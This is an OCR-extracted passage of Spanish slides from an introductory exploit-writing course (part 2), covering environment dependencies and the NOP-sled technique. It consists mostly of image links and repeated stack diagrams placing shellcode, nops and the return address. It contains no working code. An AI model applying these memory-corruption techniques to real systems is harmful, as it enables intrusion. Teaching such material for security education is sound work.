EXPLOITS CON RUEDITAS
INICIACIÓN A LA ESCRITURA DE EXPLOITS

ADRIÁN BARREAL | TERESA ALBERTO

STIC, FUNDACION SADOSKY

PARTE 2

- Dependencias con el entorno
- Mitigaciones
- Distintos tipos de vulnerabilidades

DEPENDENCIAS CON EL ENTORNO

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




DEPENDENCIAS CON EL ENTORNO




TOBOGÁN DE NOPS (NOPSLED)


NOPSLED


SIN NOPSLED
CON NOPSLED
0xffff0000
...
Shellcode
AAAA
AAAA
...
Dirección de retorno
Variables de entorno, vector de argumentos
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos

NOPSLED


0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos
0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos

NOPSLED


0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos
0xffff0000
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nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
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

